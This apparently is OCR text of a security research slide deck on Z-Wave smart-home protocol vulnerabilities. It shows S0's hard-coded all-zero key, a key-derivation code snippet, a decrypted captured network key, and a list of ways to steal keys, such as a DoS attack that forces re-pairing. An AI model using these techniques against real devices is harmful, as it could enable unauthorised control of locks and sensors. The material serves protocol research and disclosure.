Z-Wave Protocol and Products Vulnerability Analysis

Team WYP - Best of the Best 7th

ABOUT US!

Best of the Best 7th

Sung-Bum Kim

Young-Ho Jung

Min-Seok Sung

Ji-Hwan Lim

Ki-Yoon Cho

INDEX

WHAT IS Z-WAVE?

Z-WAVE is a much lower power alternative than Wi-Fi, but with a much bigger range than Bluetooth,

Z-Wave operates using low-energy radio waves to communicate from device to device.

2001, Non-Secure : Plain Data Transmission

2009, S0 : Send Data Encrypted with Symmetric Keys

2016, S2 : Complement the Problem of S0


Different frequency bands by country

920.9, 921.7, 923.1 MHz : KR


Product Category	Sample Size (# Products Purchasable in the US)	Number 1 Radio Protocol		Number 2 Radio Protocol		Number 3 Radio Protocol	
Gateway / Hub	29	Wi-Fi	24%	Z-Wave	23%	ZigBee	17%
Plug	41	Z-Wave	43%	Wi-Fi	36%	Bluetooth	5%
Sensor: Door	26	Z-Wave	41%	ZigBee	24%	Wi-Fi	3%
Thermostat	23	Wi-Fi	58%	Z-Wave	21%	ZigBee	17%
Door Lock	19	Z-Wave	62%	Bluetooth	29%	Wi-Fi	5%


USING THE Z-WAVE IN PAN


PAN : network for interconnecting devices centered on an individual person's space.



THEN, HOW TO SEND A FRAME?








~~CC1111~~ + Z Force

HackRF

UZB + PC controller

NON SECURITY ?!


Even now, Many Z-WAVE Products Use "Non Secured" ver.



S0

Non Secured → S0 : Added new features

- Added Application **Data encryption process**
- Added **Message Authentication** Code to authenticate encrypted data



S0 VULNERABILITY

However, S0 also has a lot of problems

1. The network key used for encryption was used symmetric Key and all nodes use one network key
2. There are three hard code key values used to encrypt and transfer network keys

➡ So, We Can Remote Control S0 Device !

KEY EXCHANGE METHOD




Figure 4 – Key exchange protocol

1. Key Exchange Start Frame

$$K_c = AES\text{-}ECB_{K_n}(Passwd_c)$$

$$K_m = AES\text{-}ECB_{K_n}(Passwd_m)$$

2. Key Exchange Frame (with PRE SHARED SYMMETRIC KEY)

$$C = AES\text{-}OFB_{K_c}(\mathrm{IV},\mathrm{P})$$

$$MAC = AES\text{-}CBCMAC_{K_m}(\mathrm{IV},\mathrm{SH}\|\mathrm{SRC}\|\mathrm{DST}\|\mathrm{LEN}\|\mathrm{C})$$

3. After Key Exchange Frame (with EXCHANGED SYMMETRIC KEY)

HARDCODED VALUE




Figure 4 – Key exchange protocol

$$K_c = AES\text{-}ECB_{K_n}(Passwd_c)$$
$$K_m = AES\text{-}ECB_{K_n}(Passwd_m)$$
$$Kn = 0000000000000000$$

```
public static void LoadKeys(ZWaveAES aesEngine, byte[] networkKey, out byte[] authKey, out byte[] encKey)
{
    System.Diagnostics.Debug.WriteLine("SecurityS0Utils.LoadKeys: " + Tools.GetHex(networkKey));
    authKey = new byte[16];
    encKey = new byte[16];
    byte[] pattern = ZWaveAES.RepeatByte16(0x55);
    aesEngine.AES_ECB(networkKey, pattern, authKey); // K_A = AES(K_N,pattern)
    pattern = ZWaveAES.RepeatByte16(0xAA);
    aesEngine.AES_ECB(networkKey, pattern, encKey); // K_E = AES(K_N,pattern)
}
```

Properties Decrypted:

Application Decrypted, network key: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

→ PRE SHARED KEY

Sequence Counter: 0
Sequenced: False
Second Frame: False

Command Class Security
version: 1
Network Key Set

Network Key byte: 44 6F BA 73 B0 3A D7 45 69 20 F8 D8 0B C1 27 5D

→ Exchanged Symmetric KEY

Decrypted Content:

98 06 44 6F BA 73 B0 3A D7 45 69 20 F8 D8 0B C1 27 5D

HOW TO STEAL THE KEY?


1. Waiting keep.... Until the pairing occurs on the target's network :-(

2. DoS attack to the target network,
   and make the target network do a pairing process again

3. Remote Add mode

